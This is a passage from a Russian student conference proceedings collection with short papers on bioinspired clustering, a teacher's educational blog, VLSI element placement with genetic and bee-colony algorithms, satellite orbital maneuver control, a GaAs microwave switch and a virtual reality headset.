


Рис.1. Укрупненная архитектура биоинспирированного поиска для решения задачи кластеризации

Комбинированный алгоритм (КА) включает в себя совмещение двух эвристических алгоритмов: эволюционного и генетического. Комбинирование двух эвристических алгоритмов позволяет ускорить процесс поиска квазиоптимальных решений, предотвращая при этом попадание в локальные ямы [4].

Основной идеей муравьиного алгоритма (МА) является моделирование поведения муравьев. Колония представляет собой систему с простыми правилами автономного поведения особей. Однако, несмотря на примитивность поведения каждого отдельного муравья, поведение всей колонии оказывается достаточно разумным. Основой поведения муравьиной

колонии служит низкоуровневое взаимодействие, благодаря которому, в целом, колония представляет собой разумную многоагентную систему. Взаимодействие определяется через специальное химическое вещество – феромон, откладываемое муравьями на пройденном пути. При выборе направления движения муравей исходит не только из желания пройти кратчайший путь, но и из опыта других муравьев, информацию о котором получает непосредственно через уровень концентрации феромонов на каждом пути. Однако при таком подходе неизбежно попадание в локальный оптимум. Эта проблема решается благодаря испарению феромонов, которое является отрицательной обратной связью [4,5].

Пчелиный алгоритм или алгоритм «колонии» пчел - имитирует деятельность пчёл при поиске мест, где можно добыть как можно больше нектара [5]. Сначала из улья вылетает в случайном направлении какое-то количество пчел-разведчиков, которые пытаются отыскать участки, где есть нектар. Через некоторое время пчелы возвращаются в улей и особым образом сообщают остальным, где и сколько они нашли нектара. После этого на найденные участки отправляются рабочие пчелы – фуражиры. Чем больше на данном участке предполагается найти нектара, тем больше фуражиров летит в этом направлении, а разведчики улетают искать другие участки, после чего процесс повторяется.

Заключение. В работе представлен биоинспирированный подход к решению задачи кластеризации. Принципиальным отличием предложенного подхода является совмещение 3-х эвристических алгоритмов в единую модель поиска квазиоптимальных решений. Это позволяет частично устранить преждевременную сходимость алгоритмов, ускорить процесс поиска, предотвратить попадание в локальный оптимум. На выходе мы получаем набор квазиоптимальных решений и функцию времени, которая показывает эффективность представленного подхода.

Литература:

1. Мандель И. Д. Кластерный анализ. — М.: Финансы и Статистика, 1988.
2. Чубукова И.А. Основы информационных технологий. DATA MINING – М: БИНОМ. Лаборатория знаний, 2006
3. Гладков Л.А., Курейчик В.В., Курейчик В.М. Генетические алгоритмы – М.: ФИЗМАТЛИТ, 2009. Сер. 2.
4. Курейчик В. В., Курейчик В. М., Родзин С. И. Теория эволюционных вычислений. – М.: ФИЗМАТЛИТ, 2012.
5. Курейчик В.В., Запорожец Д.Ю. Роевой алгоритм в задачах оптимизации // Известия Южного федерального университета. Технические науки – 2010. Т. 108. № 7. С. 28-32.

Удаленные технологии в очном обучении. Профессиональный блог преподавателя

Козлова М.В.

*Научный руководитель: Казмина И.И., ассистент кафедры систем
автоматизированного проектирования*

В настоящее время в традиционных формах обучения, таких как очная, очно-заочная и заочная, для эффективной организации учебного процесса часто используются различного рода интернет-технологии.

Очная форма обучения использует удаленные технологии с целью индивидуализации условий образования, повышения учебной активности и самостоятельности обучающегося, а также интенсификации процесса обучения [1]. Обучение с элементами удаленного доступа получает все большее распространение. Использование удаленных технологий дает ряд преимуществ, в том числе: индивидуализация работы с обучающимися, работа со студентами-инвалидами, работа из дома на рабочем компьютере, возможность проведения онлайн-конференций и др. Сегодня обучение с элементами удаленного доступа предоставляет гораздо больше возможностей по сравнению с другими формами обучения [2].

Удаленная форма использует самые современные методики, в том числе интерактивные образовательные курсы, веб-семинары, онлайн-лекции, создание студентами собственных проектов и т.д. Контроль знаний также может проводиться в режиме онлайн с помощью тестирования, лабораторных, зачетных работ и др. Таким образом, учебный процесс расширяется – выносятся за стены учебного заведения и временные рамки. Кроме того, удаленные технологии позволяют проводить онлайн-семинары с различными учеными, публичными деятелями, крупными специалистами-практиками [3].

Одной из быстро распространяющихся интернет-технологий является блог. Блог преподавателя является инструментом эффективной организации и систематизации учебного процесса, а также организации образовательной коммуникации.

Разработанный профессиональный блог преподавателя представляет собой интернет-ресурс, содержащий учебно-методический контент по учебной дисциплине и другие материалы предоставляемые преподавателем, в том числе научные и познавательные статьи, дополнительные материалы, планы изучения нового материала и др. Кроме того, блог предоставляет обратную связь, позволяющую его пользователям осуществлять консультации, обсуждения, диалоги, групповые обсуждения и другие виды коммуникации с преподавателем и между собой. Главная страница профессионального блога преподавателя представлена на рис. 1.




Рис. 1. Главная страница профессионального блога преподавателя

Блог рассчитан на три группы пользователей:

- 1) Администратор блога – преподаватель, обладающий возможностями пополнения и редактирования контента, управления отзывами, коммуникации со студентами, управлением интерфейсом блога.
- 2) Зарегистрированные пользователи – студенты, имеющие возможности просматривать контент блога и оставлять отзывы, скачивать материалы, общаться с преподавателем и другими студентами.
- 3) Незарегистрированные пользователи – гости блога, имеющие возможность просматривать материалы, находящиеся в открытом доступе.

Каждый зарегистрированный пользователь имеет свой личный кабинет в рамках блога, в котором настраивается статус, фотография и профиль пользователя. Основные возможности, предоставляемые зарегистрированным пользователям, представлены в главном меню блога (см. рис.1). К ним относятся следующие: переход на главную страницу, просмотр основной информации (данные преподавателя, изучаемой дисциплины и др.), стена быстрого информирования о важных событиях, возможность задать вопрос преподавателю, доступные для скачивания материалы, чат и расписание занятий.

Для облегчения процедуры нахождения студентами необходимой информации в рамках блога реализован полнотекстовый поиск. Предусмотрено использование различных форм мультимедиа, которые способствуют лучшему восприятию, пониманию и запоминанию учебной информации. Также в блоге присутствует рассылка различных обновлений информации.

Созданный блог ориентирован, прежде всего, на использование в качестве дополнительного средства поддержки учебного процесса в рамках обучения в вузе. Он может быть частью информационной среды поддержки образовательной деятельности [4] и использоваться как самостоятельный ресурс совместно с другими подсистемами [5]. Для пользователей, не

являющихся студентами данного вуза, блог может выступать в роли самостоятельного ресурса, являющегося источником учебно-методической информации по учебной дисциплине, которой он посвящен.

Разработанный профессиональный блог преподавателя обладает рядом преимуществ, среди которых можно выделить следующие: поддержка интерактивного обучения, интегрированность в учебный процесс, поддержка основных этапов учебного процесса, возможность организации индивидуального обучения. Эти и другие возможности разработанного ресурса делают его эффективным инструментом организации и реализации учебного процесса. Доступность блога, обусловленная его расположением в сети интернет, позволяет расширить традиционный учебный процесс, вынеся его за стены учебного заведения и соответствующие временные рамки, а также облегчить процесс нахождения студентами необходимой учебной информации.

Кроме того, внедрение разработанного программного продукта в учебный процесс поможет повысить эффективность образовательной коммуникации преподавателя со студентами, что в свою очередь способствует более быстрому и продуктивному освоению учебных материалов.

Литература:

1. Равен П. Обучение на открытых дистанциях // Финанс: Электронный журнал. – 2010, № 30 (361).

2. Рахматулина Г.Р. Использование удаленного доступа в процессе обучения студентов вузов (на примере программы TeamViewer) // XII Всероссийская конференция «Преподавание информационных технологий в Российской Федерации». – Казань, КФУ, 2014.

3. Удаленное обучение: усвоение знаний в экстремальных условиях. – URL: <http://www.kp.ru/guide/usvoenie-znanii.html>(дата обращения: 10.04.2015).

4. Казмина И.И., Нужнов Е.В. Интегрированная инструментальная среда поддержки образовательных процессов // Информатика, вычислительная техника и инженерное образование: Электронный журнал. – 2012, № 1 (8).

5. Казмина И.И., Нужнов Е.В. Развитие подсистемы оперативного контроля текущей успеваемости студентов // Открытое образование. – 2014. - № 3 (104). – С. 36-41.

Интегрированная схема поиска решения задачи размещения

Н.В. Холопова

Научный руководитель: Кулиев Э.В., к.т.н., ассистент кафедры систем автоматизированного проектирования

Введение. Методы автоматизированного конструкторского проектирования и технологической подготовки производства позволяют создавать высоконадежные сверхбольшие интегральные схемы (СБИС) в короткие сроки и при сравнительно низких затратах [1,2].

Одной из широко востребованных задач целочисленного программирования является задача размещения, рассматриваемой в комбинаторном направлении теории графов. Современная СБИС может содержать десятки миллионов транзисторов, поэтому в связи с ограниченными возможностями вычислительных средств (память, скорость) не может быть спроектирована топология всей схемы в целом. Моделирование развития и совершенствования природы позволяет перейти к построению интеллектуальных систем. На сегодняшний день эффективным направлением в эволюционном моделировании являются вероятностные алгоритмы, основанные на процессах, происходящих в живой природе. Проецируя закономерности окружающего мира на определенные сферы деятельности человека, мы получаем эффективный инструмент для решения задач проектирования СБИС.

1. Постановка задачи. Задача размещения может быть представлена следующим образом. Дано множество элементов (модулей) с расположенными на них терминалами (выводами), элементарная сеть, связывающая терминалы модулей. Задано коммутационное поле, на котором могут размещаться элементы. Необходимо разместить элементы на коммутационном поле с оптимизацией некоторых критериев качества. Входная информация включает описание модулей, в котором указывается форма, размеры, расположения терминалов на модулях, список цепей, указывающий на межсоединения модулей и описание коммутационного поля. Выходная информация представляет собой список x_u – координат на коммутационном поле для всех модулей. Пусть дано множество элементов и множество позиций. Имеем граф $G(X, U)$, где X – множество вершин ($|X|=n$), U – множество ребер. Целевая функция $F(P) = \alpha * n_1 * f_1 + \beta * n_2 * f_2$, где $F(P) \rightarrow \min$, f_1, f_2 - критерии суммарная длина связей и временная задержка; $\alpha + \beta = 1$; $0 \leq \alpha, \beta \leq 1$; α и β значения предлагаемые лицом принимающего решения (ЛПР), n_1, n_2 – нормировочные показатели. В качестве критериев оптимизации используются суммарная длина связей и временная задержка [1].

Интегрированная схема поиска. Основной трудностью решения задачи размещения элементов с большим количеством локальных оптимумов является предварительная сходимость алгоритмов. Для эффективного решения этой проблемы предлагается подход, заключающийся в возможности улучшения полученного решения на каждой итерации [4,5]. Данный подход сократит количество компьютерных ресурсов, время поиска и позволит получать оптимальные и квазиоптимальные результаты за полиномиальное время.




Рис. 1. Интегрированная схема поиска

Здесь ГА - генетический алгоритм, основанный на работе генетических операторов [6], РА - роевой алгоритм, основанный на методе пчелиной колонии [7,8].

Основными входными параметрами роевого алгоритма являются количество агентов R , максимальное количество итераций $T_{\max}$, начальное количество агентов-разведчиков Fx_{start} , ограничение максимального количества агентов-разведчиков $Fx_{\max}$.

В начальный момент времени все агенты расположены в "улье". В процессе поиска агенты связываются друг с другом косвенно. Каждый агент делает ряд локальных перемещений, и таким образом постепенно составляет решение задачи [7]. Процесс поиска является итеративной процедурой. Первая итерация считается законченной, тогда и только тогда, когда агенты найдут хотя бы одно допустимое решение. После чего лучшее решение сохраняется, а затем происходит переход к следующей итерации. Далее процесс поиска решений продолжается по достижению заданного числа итераций.

На каждой итерации алгоритма выполняется два этапа. На первом этапе агенты - разведчики случайным образом размещаются в пространстве поиска. На втором этапе осуществляется отправка агентов - фуражиров, которые прикреплены к определённым источникам ресурса. Задача агентов - разведчиков заключается в формировании окрестности поиска решений, в то время как агенты - фуражиры ведут поиск оптимальных решений непосредственно в найденных разведчиками окрестностях [7,8].

Для получения эффективных решений предлагаются модифицированные генетические операторы [9]. При выполнении оператора репродукции создается возможность перехода из одной области поиска решений в другую. Тем самым возрастает вероятность нахождения глобального оптимума ЦФ. Формирование окрестности посредством оператора репродукции, возможно с применением двух подходов:

- «слепой» подход;
- направленный подход.

Применение «слепого» подхода подразумевает изменение структуры данных хромосомы (перестановка пары хромосом) (рис. 2).




Рис. 2. «Слепой» подход

При «слепом» подходе незначительное изменение описания решений (хромосом) может привести к резкому изменению самого решения.

При направленном подходе используются механизмы изменения данных, которые приводят к незначительному изменению решений. При данном подходе, решения подобны, что дает возможность нахождения лучших решений.

Заключение. В работе представлен подход к решению задачи размещения. Предложена модифицированная интегрированная схема поиска оптимальных решений. Отличительной особенностью данной схемы является возможность улучшения решения на каждой стадии процесса

размещения. Описана технология построения генетических операторов, адаптированных для задачи размещения компонентов СБИС.

Литература:

1. Курейчик В.В., Запорожец Д.Ю. Современные проблемы при размещении элементов СБИС // Известия Южного федерального университета. Технические науки – 2011. Т. 120. № 7. С. 68-73.
2. Курейчик В. В., Курейчик Вл. Вл. Биоинспирированный поиск при проектировании и управлении // Известия Южного федерального университета. Технические науки – 2012. Т. 136. № 11 (136). С. 178-183.
3. Курейчик В. В., Курейчик В. М., Родзин С. И. Теория эволюционных вычислений. – М.: ФИЗМАТЛИТ, 2012.
4. Кулиев Э.В., Лежебоков А.А. О гибридном алгоритме размещения компонентов СБИС // Известия Южного федерального университета. Технические науки. 2012. Т. 136. № 11 (136). С. 188-192.
5. Курейчик В.В., Курейчик Вл.Вл. Архитектура гибридного поиска при проектировании // Известия Южного федерального университета. Технические науки. – 2012. Т. 132. № 7. С. 22-27.
6. Курейчик В.В., Курейчик В.М. Генетический алгоритм размещения графа // Известия Российской академии наук. Теория и системы управления – 2000. № 5. С. 67-79.
7. Курейчик В.В., Запорожец Д.Ю. Роевой алгоритм в задачах оптимизации // Известия Южного федерального университета. Технические науки – 2010. Т. 108. № 7. С. 28-32.
8. Курейчик В.В., Сороколетов П.В. Концептуальная модель представления решений в генетических алгоритмах // Известия ЮФУ. Технические науки. 2008. Т. 86. № 9. С. 7-12.
9. Кулиев Э.В., Лежебоков А.А. Исследование характеристик гибридного алгоритма размещения // Известия ЮФУ. Технические науки. 2013. - № 3. – с. 255- 261.

Синергетический синтез систем орбитального маневрирования искусственных спутников Земли

Зеленина Н.А.

*Научный руководитель: Попов А.Н. – и. о. зав. кафедрой синергетики и процессов
управления*

Без осуществления эффективного орбитального маневрирования невозможно решить большинство задач в космическом пространстве. Наибольшее распространение в практике орбитального маневрирования получили импульсные маневры, предполагающие создание мгновенного вектора тяги с помощью маневровых двигателей в определенных точках

орбиты движения искусственного спутника Земли (ИСЗ). Однако импульсный подход имеет ряд ограничений: зависимость оптимальности перелета от радиуса и значения угла наклона конечной орбиты, необходимость с целью оптимального расхода топлива осуществлять маневрирование в точках орбиты, где скорость ИСЗ минимальна, и др. [3,4]. В данной работе рассматривается решение задачи синтеза алгоритмов автоматического управления движением ИСЗ, обеспечивающих осуществление пространственных маневров (предполагающих поворот плоскости движения ИСЗ) и лишенных ограничений импульсного подхода. При синтезе систем управления используется нелинейная модель движения ИСЗ и методы синергетической теории управления [1,2].

Математическая модель ИСЗ. В задачах орбитального маневрирования ИСЗ, как правило, рассматривается как материальная точка. В случае осуществления пространственных маневров уравнения движения ИСЗ выглядят следующим образом:

$$\begin{aligned}\dot{r}(t) &= V_r; \dot{\theta}(t) = V_\theta r^{-1}; \dot{z}(t) = V_z; \\ \dot{V}_r(t) &= V_\theta^2 r^{-1} - \frac{h^2}{p} r^{-2} + U; \\ \dot{V}_\theta(t) &= -V_r V_\theta r^{-1} + U_\theta; \\ \dot{V}_z(t) &= -\mu z r^{-3} + U_z,\end{aligned}\tag{1}$$

где z – расстояние от плоскости экватора до ИСЗ; V_z – нормальная скорость; U_z – нормальная составляющая вектора тяги, r – расстояние от центра Земли до проекции ИСЗ на экваториальную плоскость; θ – угол, отсчитываемый в экваториальной плоскости от некоторой начальной оси по направлению полета; V_r и V_θ – радиальная и тангенциальная составляющие скорости; U_r и U_θ – составляющие вектора тяги; $\theta = \gamma + \chi$, где χ – истинная аномалия, γ – угловая постоянная, которая определяет угол между линией апсид и осью OX декартовой системы координат.

Параметры орбиты определяются следующими соотношениями:

$$h = \frac{2\pi\sqrt{1-e^2}p^2}{(1-e^2)^2T}, \frac{h^2}{p} = GM = \mu = 398600,4 \text{ км}^2/\text{с}^2, \text{ где } p - \text{фокальный радиус,}$$

G – постоянная гравитации, M – масса притягивающего центра, T – время обращения, e – эксцентриситет эллипса.

Пространственный маневр. Поставим задачу синтеза регуляторов: требуется определить вектор управления U_r , U_θ и U_z как функцию координат состояния системы (1) обеспечивающий вывод ИСЗ на заданную пространственную орбиту.

Согласно процедуре метода аналитического конструирования агрегированных регуляторов (АКАР) [1] для синтеза законов управления объектом необходимо ввести совокупность притягивающих инвариантных многообразий, учитывающих решаемые задачи управления. В качестве первого набора инвариантов используются следующие соотношения:

$$\begin{aligned} r(1 + e \cos \theta) - p &= 0, \\ r^2 \dot{\theta}(t) - h &= rV_{\theta} - h = 0. \end{aligned} \quad (2)$$

Первый инвариант в (2) представляет собой первый закон Кеплера и обуславливает движение ИСЗ по коническому сечению. Второй инвариант – это закон сохранения момента системы «Земля – ИСЗ».

Третий инвариант движения – необходимое угловое положение орбиты относительно экваториальной плоскости – сформируем следующим образом:

$$z - r \sin i^* \sin(u) = z - r \sin i^* \sin(\theta + \omega^*) = 0,$$

где i^* – желаемое значение угла наклона орбиты, ω^* – желаемое значение аргумента перицентра.

При таком наборе инвариантов вводим следующую совокупность инвариантных многообразий:

$$\psi_1 = r - p / (1 + e \cos \theta) = 0,$$

$$\psi_2 = V_{\theta} - \sqrt{p\mu} / r = 0,$$

$$\psi_3 = z - r \sin i^* \sin(\theta + \omega^*) = 0.$$

Искомый закон управления орбитальным маневрированием ИСЗ представляет собой решение системы функциональных уравнений:

$$\ddot{\psi}_1(t) + \alpha_1 \dot{\psi}_1(t) + \alpha_0 \psi_1 = 0,$$

$$T_1 \dot{\psi}_2(t) + \psi_2 = 0,$$

$$\ddot{\psi}_3(t) + \alpha_3 \dot{\psi}_3(t) + \alpha_2 \psi_3 = 0,$$

где для обеспечения асимптотической устойчивости решений константы $\alpha_1, \alpha_2, \alpha_3, \alpha_0, T_1 > 0$.

Моделирование.

На рис.1 представлен результат моделирования пространственного маневра перевода ИСЗ с экваториальной орбиты с параметрами $e = 0,87$; $p = 6297,8$ км; $i = 0$ рад; $\omega = \pi$ рад на круговую орбиту радиуса $r = 36000$ км; $i = \pi / 4$ рад; $\omega = \pi / 3$ рад:




Рис.1.Пространственный орбитальный маневр (исходная орбита показана более светлой линией)

Таким образом, применение метода АКАР позволило получить эффективные алгоритмы замкнутого управления, которые обеспечивают осуществление пространственных орбитальных маневров без учета ограничений импульсного подхода.

Литература:

1. Колесникова А.А. Синергетическая теория управления— М.: Энергоатомиздат, 1994;
2. Колесников А.А. Синергетические методы управления сложными системами: теория системного синтеза. Изд. 2. — М.: Книжный дом «ЛИБРОКОМ», 2013;
3. Левантовский В.И. Механика космического полета в элементарном изложении: Монография. — Москва: Наука, 1980;
4. Охоцимский Д.Е., Сихарулидзе Ю.Г. Основы механики космического полета: Монография. — Москва: Наука, 1990.

Институт нанотехнологий, электроники и приборостроения Инженерно-технологической академии

Разработка быстродействующего СВЧ-переключателя с управляемой передислокацией максимума плотности электронов

Севостьянов Д.Ю.

*Научные руководители: Рындин Е.А., д.т.н., профессор кафедры КЭС ИНЭП,
Денисенко М.А., ассистент кафедры КЭС ИНЭП*

Монолитные интегральные схемы (МИС) СВЧ различного назначения, в частности коммутационные микросхемы, играют важную роль при разработке и производстве приемопередающих модулей современных радаров для применения в составе активных фазированных антенных решеток [1]. Основная тенденция развития цифровых систем связи – повышение скорости передачи информации за счёт использования сигналов с новыми видами манипуляции параметрами, требует применения управляемых цифровыми сигналами модуляторов СВЧ-колебаний со сверхмалым временем переключения. Взрывное развитие цифровых технологий вызвало необходимость построения устройств, коммутирующих СВЧ-сигналы за время, сравнимое с периодом несущих колебаний [2].

Целью работы является разработка конструкций и технологических маршрутов изготовления интегральных схем СВЧ с пространственной передислокацией максимума плотности носителей заряда.

Топология и структура разработанного четырехконтактного двунаправленного интегрального СВЧ-коммутатора приведена на рис. 1, 2. Активная область переключателя выполнена на основе гетероструктуры $n\text{-Al}_{0,3}\text{Ga}_{0,7}\text{As}/i\text{-Al}_{0,3}\text{Ga}_{0,7}\text{As}/i\text{-GaAs}$, граничащей с четырьмя областями коммутируемых омических контактов $C_1 - C_4$.

На поверхности активной области расположены четыре управляющих затвора Шоттки $G_1 - G_4$, комбинации напряжений на которых определяют пространственную конфигурацию максимума плотности электронов в потенциальной яме активной области и соответствующую пару соединяемых омических контактов. В данном устройстве используется «нормально открытая» гетереструктура (рис. 1). При нулевых напряжениях на управляющих контактах Шоттки слоевая концентрация электронов в подзатворных областях потенциальной ямы составляет не менее $(10^{11} - 10^{12}) \text{ см}^{-2}$ и проводимость активной области достаточно высока. При этом передислокация максимума концентрации электронов в процессе переключения омических контактов осуществляется посредством подачи

обратных, запирающих напряжений на соответствующие управляющие контакты.




Рис. 1. Структура четырехконтактного двунаправленного интегрального СВЧ-коммутатора




Рис. 2. Топология четырехконтактного двунаправленного интегрального СВЧ-коммутатора

Таким образом, коммутатор посредством горизонтальной пространственной передислокации максимума концентрации электронов обеспечивает двунаправленное переключение произвольной пары из четырех омических контактов $C_1 - C_4$. При необходимости устройство может функционировать также в режиме коммутации произвольных трехконтактных комбинаций.

К достоинствам разработанного СВЧ-переключателя относятся:

высокая скорость коммутации; малые технологические размеры; полная совместимость с технологическим процессом создания НЕМТ-структур.

Результаты получены с использованием оборудования Центра коллективного пользования и Научно-образовательного центра «Нанотехнологии» Института нанотехнологий, электроники и приборостроения Южного федерального университета (г. Таганрог).

Данное исследование выполнено при финансовой поддержке Министерства образования и науки Российской Федерации (проект 8.797.2014К).

Литература:

1. Разработка GaAs монолитной интегральной схемы двухпозиционного СВЧ-коммутатора К.А. Алексеев, Е.В. Сапожников электронные средства и системы управления IX Международная научно-практическая конференция

2. Викулов, И. Монолитные интегральные схемы СВЧ – технологическая основа АФАР [Текст] / И.Викулов // Электроника: наука, технология, бизнес. – 2012, № 7. – С. 60 – 73.

Конструкция и принцип действия устройства ввода/вывода для системы виртуальной реальности

Павлов Г. А.

Научный руководитель: Приступчик Н. К., к.т.н., доцент каф. КЭС ИНЭП

Виртуальная реальность – интерактивная модель окружения, взаимодействие с которой передается пользователю посредством различных устройств ввода/вывода. Благодаря снижению себестоимости высокотехнологичных комплектующих, технология виртуальной реальности в настоящее время бурно развивается, однако экономически целесообразные предложения в потребительском сегменте рынка на сегодняшний день отсутствуют [1].

Целью настоящей работы являлась разработка конструкции и создание макета устройства ввода/вывода (шлема) виртуальной реальности, изображение которого представлено на рис. 1.




Рис. 1. Устройство в сборе

